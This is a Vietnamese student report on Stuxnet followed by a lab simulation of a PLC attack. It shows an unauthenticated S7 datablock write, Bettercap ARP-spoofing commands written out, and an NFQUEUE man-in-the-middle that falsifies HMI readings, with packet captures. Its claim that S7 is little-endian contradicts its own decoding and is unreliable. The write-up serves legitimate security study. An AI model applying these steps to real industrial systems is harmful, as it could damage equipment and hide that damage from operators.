
Hình 0.24: alt text

Quá trình tấn công:

1. **Lây nhiễm trong windows**: Được lây nhiễm vào một máy tính trong mạng nội bộ thông qua USB do một gián điệp để lại. Sau đó, nó lan tiếp trong mạng nội bộ thông qua 4 lỗ hổng Zero-day của Windows và gửi thông tin về các máy chủ Command and Control (C&C) của kẻ tấn công [[1]].


1. **Lây nhiễm vào phần mềm (*)Siemens Step 7**: Tại mỗi máy tính windows, nó quét để truy tìm phần mềm **Siemens Step 7**. Nó can thiệp vào thư viện giao tiếp `s7otbxdx.dll` của Step7 để chặn và sửa luồng trao đổi giữa phần mềm Step 7 và PLC:

Normal communications between Step 7 and a Siemens PLC



Hình 0.25

Stuxnet hijacking communication between Step 7 software and a Siemens PLC



Hình 0.26

Về bản chất, đây là một kiểu man-in-the-middle ở tầng phần mềm

1. **Can thiệp vào quá trình điều khiển máy ly tâm khí**: Stuxnet can thiệp vào quá trình điều khiển máy ly tâm khí bằng cách sửa đổi code trong PLC để tăng tốc độ vòng quay của máy ly tâm lên mức cao hơn bình thường. Cụ thể, Stuxnet can thiệp vào Step7 để gửi code độc hại nhằm tăng tốc độ vòng quay đến PLC -> PLC thực thi code, gửi tín hiệu điều khiển đến thiết bị biến tần (VFD Variable Frequency Drive) -> biến tần điều chỉnh tốc độ vòng quay của máy ly tâm -> làm hỏng máy ly tâm.

Hình 0.27: alt text

Đồng thời, Stuxnet cũng can thiệp vào đầu ra của PLC để gửi phần mềm HMI WinCC đọc dữ liệu sai lệch về tình trạng của máy ly tâm, khiến các kỹ sư không

nhận ra rằng máy ly tâm đang bị hư hại.

Tuy nhiên điều tinh vi ở đây là Stuxnet chọn lọc các mục tiêu rất kỹ càng. Nếu mục tiêu không thỏa mãn yêu cầu, Stuxnet sẽ ngủ đông để giảm thiểu sự hiện diện của mình. Nó chỉ tấn công vào các PLC điều khiển biến tần có thông số:

- Thuộc dòng Siemens S7-300
- Nhà sản xuất biến tần là Vacon (Finland)hoặc Fararo Paya (Iran)
- Tần số vận hành nằm trong khoảng **807** Hz đến **1210** Hz. Do đây là tốc độ quay lớn hơn nhiều so với tốc độ của hầu hết các máy công nghiệp, trừ máy ly tâm khí.

Khi đủ điều kiện, Stuxnet thay đổi tần số đầu ra trong các giai đoạn ngắn để làm rối loạn hoạt động của hệ thống, với các mức thường được nhắc đến là 1410 Hz, 2 Hz và 1064 Hz. Với cách này, nó làm thay đổi tốc độ quay của máy ly tâm và có thể gây hư hại vật lý, trong khi dữ liệu giám sát vẫn bị che giấu.

Sự tồn tại của Stuxnet chỉ được phát hiện rộng rãi vào năm 2010, khi phiên bản thứ 3 của nó đã lan rộng ra toàn thế giới. Một công ty an ninh mạng Belarus phát hiện ra nó trên một máy tính ở Iran. Sau đó, các nhà nghiên cứu bảo mật đã phân tích và xác định rằng Stuxnet là một phần của một chiến dịch tấn công mạng tinh vi nhằm vào chương trình hạt nhân của Iran.

Trong mô phỏng tấn công của đồ án này, để phù hợp với giới hạn về thời gian và nguồn lực, chúng tôi sẽ mô phỏng đơn giản hóa kịch bản tấn công man-in-the-middle ở trên tầng giao thức mạng thay vì tại dll như thực tế Stuxnet đã làm.

(*) *Tia Portal là một bộ phần mềm độc quyền của Siemens để làm việc với các dòng PLC của hãng (S7-300, S7-400, S7-1200, S7-1500), bao gồm: STEP 7 dùng để lập trình và cấu hình cho các dòng PLC, WinCC dùng để thiết kế HMI/SCADA, S7- PLCSIM / S7 PLCSIM Advanced dùng để mô phỏng hoạt động của PLC trên máy tính mà không cần phần cứng thực tế, Startdrive dùng để cấu hình biến tần, động cơ.*

Mô phỏng tấn công.


```
![alt text](<Stuxnet (1).svg>)
```

Mục tiêu của tấn công là làm thay đổi giá trị của một biến nằm trong datablock của PLC, từ đó làm thay đổi hành vi của hệ thống điều khiển. Đồng thời can thiệp vào quá trình gửi dữ liệu để HMI không nhận ra sự thay đổi này.

a, Thiết lập PLC

Import dự án vào OpenPLC Editor với thư mục này (`./plc_server_code/`). Chương trình đang chạy trên PLC có dạng như sau


- Với cấu hình datablock như sau để làm biến đầu vào (DB1) và ra (DB2) cho PLC:



Hình 0.28

Khai báo 2 datablock do mỗi datablock trong OpenPLC chỉ cho phép 1 kiểu dữ liệu

- Khai báo tag và chương trình logic (viết dưới dạng Structured Text). Chương trình mô phỏng lại tốc độ quay của động cơ dao động quanh mốc `iSetpoint` được chỉ định bằng `1200`:



Hình 0.29

Khai báo tag và chương trình logic (viết dưới dạng Structured Text)


Gồm các tags (Giống dạng binding variables trong IT):

- `iSimSpeed`: tốc độ thực tế máy đang quay, nằm ở `DB1`, lấy 2 Byte từ offset 0

- `iSetpoint`: tốc độ ngưỡng để máy quay dao động quanh giá trị này, nằm ở `DB1`, lấy 2 Byte từ offset 2
- `iCounter`: Dùng để tạo dao động mô phỏng.
- `bCentrifugeStatus`: trạng thái hoạt động của máy ly tâm với 0 là bình thường, 1 là quá tốc độ, nằm ở `DB2`, lấy 1 Byte từ offset 0. Ở đây mô phỏng khi tốc độ quay vượt quá 1500 Hz thì máy ly tâm bị hư hại.

b, Thiết lập HMI

Import dự án vào FUXA với thư mục này (`./hmi/fuxa_hmi_design.json`):




Hình 0.30

Khai báo các HMI tags tương ứng với các PLC tags cần giám sát

Giao diện HMI, hiện tại máy đang hoạt động quanh mức 1200 nên sẽ hiển thị màu xanh

Trong Debugger của OpenPLC Editor cũng hiển thị thông tin tương tự:




Hình 0.31

Thông tin tương tự trong Debugger của OpenPLC Editor

Nên bật OpenPLC Editor nên để kiểm tra lại xem chương trình đã được nạp vào PLC chưa trước khi kết nối tới HMI hay đọc ghi vào PLC

Thu thập gói tin trên máy HMI thấy giao tiếp giữa HMI và PLC là sự lặp đi lặp lại của 2 cặp request-response sau:

- Cặp đầu tiên là request yêu cầu đọc 4 byte tại DB1 tại bit 0 của byte 0, tức ứng với biến `iSimSpeed` và `iSetpoint`:



Hình 0.32

Request yêu cầu đọc 4 byte tại DB1 tại bit 0 của byte 0, tức ứng với biến

`iSimSpeed` và `iSetpoint`

```
No.  Time          Source          Destination     Protocol Length Info
   1 0.000000000   192.168.60.10   192.168.50.10   S7COMM      97 ROSCTR:[Job      ] Function:[Read Var]
   2 0.001472623   192.168.50.10   192.168.60.10   S7COMM      95 ROSCTR:[Ack_Data] Function:[Read Var]

▸ Frame 2: 95 bytes on wire (760 bits), 95 bytes captured (760 bits) on interface ens33, id 0
▸ Ethernet II, Src: VMware_5d:57:17 (00:0c:29:5d:57:17), Dst: VMware_2f:0d:bb (00:0c:29:2f:0d:bb)
▸ Internet Protocol Version 4, Src: 192.168.50.10, Dst: 192.168.60.10
▸ Transmission Control Protocol, Src Port: 102, Dst Port: 38508, Seq: 1, Ack: 32, Len: 29
▸ TPKT, Version: 3, Length: 29
▸ ISO 8073/X.224 COTP Connection-Oriented Transport Protocol
▾ S7 Communication
  ▸ Header: (Ack_Data)
  ▾ Parameter: (Read Var)
      Function: Read Var (0x04)
      Item count: 1
  ▾ Data
    ▾ Item [1]: (Success)
        Return code: Success (0xff)
        Transport size: BYTE/WORD/DWORD (0x04)
        Length: 4
        Data: 042d04b0
```

Hình 0.33

Response trả về giá trị của biến `iSimSpeed` và `iSetpoint`

Biến `iSimSpeed` là `042d` do nó nằm ở trước trong cấu hình các PLC tags, biến `iSetpoint` là `04b0`. S7 dùng Little Endian, nên giá trị `042d` tương ứng với `1069` và `04b0` tương ứng với `1200`.

- Cặp thứ hai là request yêu cầu đọc 1 byte tại DB2 tại bit 0 của byte 0, tức ứng với biến `bCentrifugeStatus`:

```
   4 0.002017032   192.168.60.10   192.168.50.10   S7COMM      97 ROSCTR:[Job      ] Function:[Read Var]

▸ Frame 4: 97 bytes on wire (776 bits), 97 bytes captured (776 bits) on interface ens33, id 0
▸ Ethernet II, Src: VMware_2f:0d:bb (00:0c:29:2f:0d:bb), Dst: VMware_5d:57:17 (00:0c:29:5d:57:17)
▸ Internet Protocol Version 4, Src: 192.168.60.10, Dst: 192.168.50.10
▸ Transmission Control Protocol, Src Port: 38508, Dst Port: 102, Seq: 32, Ack: 30, Len: 31
▸ TPKT, Version: 3, Length: 31
▸ ISO 8073/X.224 COTP Connection-Oriented Transport Protocol
▾ S7 Communication
  ▸ Header: (Job)
  ▾ Parameter: (Read Var)
      Function: Read Var (0x04)
      Item count: 1
    ▾ Item [1]: (DB 2.DBX 0.0 BYTE 1)
        Variable specification: 0x12
        Length of following address specification: 10
        Syntax Id: S7ANY (0x10)
        Transport size: BYTE (2)
        Length: 1
        DB number: 2
        Area: Data blocks (DB) (0x84)
      ▸ Address: 0x000000
```

Hình 0.34

Request yêu cầu đọc 1 byte tại DB2 tại bit 0 của byte 0, tức ứng với biến `bCentrifugeStatus`

```
   5 0.003439554   192.168.50.10   192.168.60.10   S7COMM      92 ROSCTR:[Ack_Data] Function:[Read Var]

▸ Frame 5: 92 bytes on wire (736 bits), 92 bytes captured (736 bits) on interface ens33, id 0
▸ Ethernet II, Src: VMware_5d:57:17 (00:0c:29:5d:57:17), Dst: VMware_2f:0d:bb (00:0c:29:2f:0d:bb)
▸ Internet Protocol Version 4, Src: 192.168.50.10, Dst: 192.168.60.10
▸ Transmission Control Protocol, Src Port: 102, Dst Port: 38508, Seq: 30, Ack: 63, Len: 26
▸ TPKT, Version: 3, Length: 26
▸ ISO 8073/X.224 COTP Connection-Oriented Transport Protocol
▾ S7 Communication
  ▸ Header: (Ack_Data)
  ▾ Parameter: (Read Var)
      Function: Read Var (0x04)
      Item count: 1
  ▾ Data
    ▾ Item [1]: (Success)
        Return code: Success (0xff)
        Transport size: BYTE/WORD/DWORD (0x04)
        Length: 1
        Data: 00
```

Hình 0.35

Response trả về giá trị của biến `bCentrifugeStatus`. Hiện đang là 0 tức máy đang hoạt động bình thường


c, Attacker

Từ máy tấn công sẽ làm đồng thời:

1. **Tạo một lệnh ghi để ghi** giá trị của một biến nằm trong Datablock của PLC sử dụng thư viện Snap 7 hoặc S7 Comm của Python. Việc ghi này dễ dàng do giao thức S7 không có cơ chế xác thực. Ở đây sẽ chỉnh sửa giá trị biến `Setpoint` nằm ở vị trí `DB1.DBW2` từ `1200` thành `2000`. Script tại đây (Bản dùng thư viện Snap7) (`./attacker/test_readwrite_db_via_snap7.py`) hoặc đây (Bản dùng thư viện S7 Comm) (`./attacker/test_readwrite_db_via_pythonS7comm.py`). Output:


```
Current Speed  | Setpoint Speed    | Centrifuge Status
-------------------------------------------------
b'\x03\xc1'    |    b'\x04\xb0'    |    b'\x00'
b'\x07\xe4'    |    b'\x07\xd0'    |    b'\x01'
```

`iSetpoint` từ `1200` (0x04b0) thành `2000` (0x07d0) và khi này trạng thái `bCentrifugeStatus` từ `0` thành `1`. Nếu như chưa chạy script can thiệp thì trên HMI sẽ thấy máy đang dao động quanh mức 2000:



Hình 0.36

Máy đang dao động quanh mức 2000, hiển thị màu đỏ do quá mốc 1500 Hz



Hình 0.37

Kiểm tra trong các gói tin PLC gửi tới HMI để thấy giá trị của biến `iSetpoint` đã được thay đổi thành `2000` (0x07d0)

Tấn công thay đổi giá trị của PLC thành công, giờ ta sẽ can thiệp vào giao tiếp giữa HMI và PLC để HMI không nhận ra sự thay đổi này.

1. **Tấn công Man in the middle bằng kỹ thuật ARP Spoofing** giữa cổng của Router (`.60.1`) và HMI (`.60.10`) thông qua tool **Bettercap**:

```
# Run on attacker machine
```

```
sudo bettercap -iface ens33

# Scan network for devices
net.probe on

# Show network devices
net.show
```

Đảm bảo đã Bettercap đã thu được thông tin của tất cả các thiết bị trong mạng:

```
+---------------+-------------------+---------+----
----------+-------+--------+----------+
|     IP ^      |        MAC        |  Name   |    Vendor
+---------------+-------------------+---------+----
----------+-------+--------+----------+
| 192.168.60.20 | 00:0c:29:a6:c0:b0 | ens33   | VMware, Inc.
| 192.168.60.1  | 00:0c:29:f1:b8:5e | gateway | VMware, Inc.
|               |                   |         |
| 192.168.60.10 | 00:0c:29:2f:0d:bb |         | VMware, Inc.
+---------------+-------------------+---------+----
----------+-------+--------+----------+

# Specify IP of Router gateway and HMI as targets
set arp.spoof.targets 192.168.60.1, 192.168.60.10

# Enable internal ARP spoofing
set arp.spoof.internal true
# Enable full duplex ARP spoofing since we need to ensure HM
> PLC direction is still working
set arp.spoof.fullduplex true

# Start ARP spoofing
arp.spoof on
```


Khi này trên HMI bắt gói tin sẽ thấy xen kẽ các gói tin của S7 và các gói ARP Spoofing:

3	0.000042700	VMware_a6:c0:b0	VMware_2f:0d:bb	ARP	60	192.168.60.20 is at 00:0c:29:a6:c0:b0
4	0.000064000	VMware_2f:0d:bb	VMware_a6:c0:b0	ARP	60	192.168.60.10 is at 00:0c:29:2f:0d:bb
5	0.335174622	192.168.60.10	192.168.50.10	S7COMM	97	ROSCTR:[Job] Function:[Read Var]
6	0.338933274	192.168.50.10	192.168.60.10	S7COMM	95	ROSCTR:[Ack_Data] Function:[Read Var]
7	0.339043876	192.168.60.10	192.168.50.10	TCP	66	38508 → 102 [ACK] Seq=32 Ack=30 Win=502 Len=0 TSval=3345723098 TSecr=667112593
8	0.341308807	192.168.60.10	192.168.50.10	S7COMM	97	ROSCTR:[Job] Function:[Read Var]
9	0.343326134	192.168.50.10	192.168.60.10	S7COMM	92	ROSCTR:[Ack_Data] Function:[Read Var]
10	0.386240826	192.168.60.10	192.168.50.10	TCP	66	38508 → 102 [ACK] Seq=63 Ack=56 Win=502 Len=0 TSval=3345723145 TSecr=667112598
11	1.009198918	VMware_a6:c0:b0	VMware_2f:0d:bb	ARP	60	192.168.60.20 is at 00:0c:29:a6:c0:b0
12	1.009261820	VMware_2f:0d:bb	VMware_a6:c0:b0	ARP	60	192.168.60.10 is at 00:0c:29:2f:0d:bb
13	1.009302420	VMware_a6:c0:b0	VMware_5d:57:17	ARP	60	192.168.60.20 is at 00:0c:29:a6:c0:b0
14	1.009341521	VMware_5d:57:17	VMware_a6:c0:b0	ARP	60	192.168.60.1 is at 00:0c:29:5d:57:17
15	1.340221785	192.168.60.10	192.168.50.10	S7COMM	97	ROSCTR:[Job] Function:[Read Var]
16	1.345136053	192.168.50.10	192.168.60.10	S7COMM	95	ROSCTR:[Ack_Data] Function:[Read Var]
17	1.345396257	192.168.60.10	192.168.50.10	TCP	66	38508 → 102 [ACK] Seq=94 Ack=85 Win=502 Len=0 TSval=3345724104 TSecr=667113599
18	1.347196981	192.168.60.10	192.168.50.10	S7COMM	97	ROSCTR:[Job] Function:[Read Var]
19	1.351780845	192.168.50.10	192.168.60.10	S7COMM	92	ROSCTR:[Ack_Data] Function:[Read Var]
20	1.351940847	192.168.60.10	192.168.50.10	TCP	66	38508 → 102 [ACK] Seq=125 Ack=111 Win=502 Len=0 TSval=3345724111 TSecr=667113606
21	2.011658050	VMware_a6:c0:b0	VMware_5d:57:17	ARP	60	192.168.60.20 is at 00:0c:29:a6:c0:b0
22	2.011700551	VMware_5d:57:17	VMware_a6:c0:b0	ARP	60	192.168.60.1 is at 00:0c:29:5d:57:17
23	2.012328659	VMware_a6:c0:b0	VMware_2f:0d:bb	ARP	60	192.168.60.20 is at 00:0c:29:a6:c0:b0
24	2.012350559	VMware_2f:0d:bb	VMware_a6:c0:b0	ARP	60	192.168.60.10 is at 00:0c:29:2f:0d:bb

Hình 0.38

Gói tin S7comm và ARP Spoofing xen kẽ nhau

1. **Chỉnh sửa gói tin S7comm** được gửi từ PLC tới HMI để thay đổi giá trị `Setpoint` từ `2000` thành `1200`. Sau khi Bettercap đã redirect được gói tin giữa Router gateway và Router, đẩy các gói tin này vào NFQUEUE của OS (Vì ta muốn xử lý các gói tin thay vì để OS tự động chuyển tiếp) và sử dụng một script Python để lấy gói tin từ NFQUEUE (thông qua thư viện `NetfilterQueue`), parse gói tin S7comm, tìm đến vị trí chứa giá trị `Setpoint` ở `DB1.DBW2` và sửa giá trị này từ `2000` thành `1200` trước khi đẩy gói tin trở lại NFQUEUE để tiếp tục được chuyển đi. Script tại đây (`./attacker/mitm/s7_intercept.py`).



Hình 0.39

Tấn công thành công khi thực tế máy đang chạy ở mức > 1500 Hz (màu đỏ), nhưng Setpoint vẫn hiển thị ở mức 1200

Kiểm tra các gói tin:

```
S7 Communication
  Header: (Ack_Data)
  Parameter: (Read Var)
      Function: Read Var (0x04)
      Item count: 1
  Data
    Item [1]: (Success)
        Return code: Success (0xff)
        Transport size: BYTE/WORD/DWORD (0x04)
        Length: 4
        Data: 0433 04b0
```


Hình 0.40

Giá trị `iSetpoint` trên gói tin tới HMI đang là 1200 (04b0)

```
TPKT, Version: 3, Length: 26
ISO 8073/X.224 COTP Connection-Oriented Transport Protocol
S7 Communication
  Header: (Ack_Data)
  Parameter: (Read Var)
      Function: Read Var (0x04)
      Item count: 1
  Data
    Item [1]: (Success)
        Return code: Success (0xff)
        Transport size: BYTE/WORD/DWORD (0x04)
        Length: 1
        Data: 01
```

Hình 0.41

Giá trị `bCentrifugeStatus` trên gói tin tới HMI 01



Hình 0.42

